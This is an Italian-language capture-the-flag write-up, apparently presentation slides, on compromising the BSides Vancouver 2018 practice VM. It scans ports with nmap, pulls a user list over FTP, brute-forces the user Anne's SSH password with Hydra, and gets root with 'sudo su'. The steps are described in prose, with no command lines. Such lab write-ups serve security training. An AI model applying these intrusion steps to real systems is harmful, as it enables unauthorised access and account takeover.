
Utilizziamo nmap per scannerizzare le porte e trovare probabili vulnerabilità(porte 21,22,80)



Utilizziamo FTP per trovare un file con i nomi degli utenti e lo scarichiamo sulla nostra Kali




Ora utilizziamo il tool Hydra per trovare la password dell'utente interessante(in questo caso Anne)



Successivamente ci bastano altri pochi comandi tramite ssh per diventare root

The image shows a Kali Linux virtual machine window. The title bar reads "kali-linux-2023.4-virtualbox-amd64 [In esecuzione] - Oracle VM VirtualBox". The terminal window is titled "root@bsides2018: /home/anne". The terminal output shows an SSH session from "kali@kali" to "anne@192.168.66.101". The user "anne" logs in and runs "sudo su" to become root. The root prompt shows the system is Ubuntu 12.04.4 LTS. A large, faint dragon watermark is visible in the background of the terminal window. The desktop environment is Kali Linux, and the taskbar at the bottom shows various application icons and system status information.

Su BSiddes Vancouver ho provato a giocare un po e sono arrivato a quest'altra cosa...il massimo che sono riuscito a fare



Grazie mille per l'attenzione

Davide Cannavacciuolo

www.bytereBELs.eu

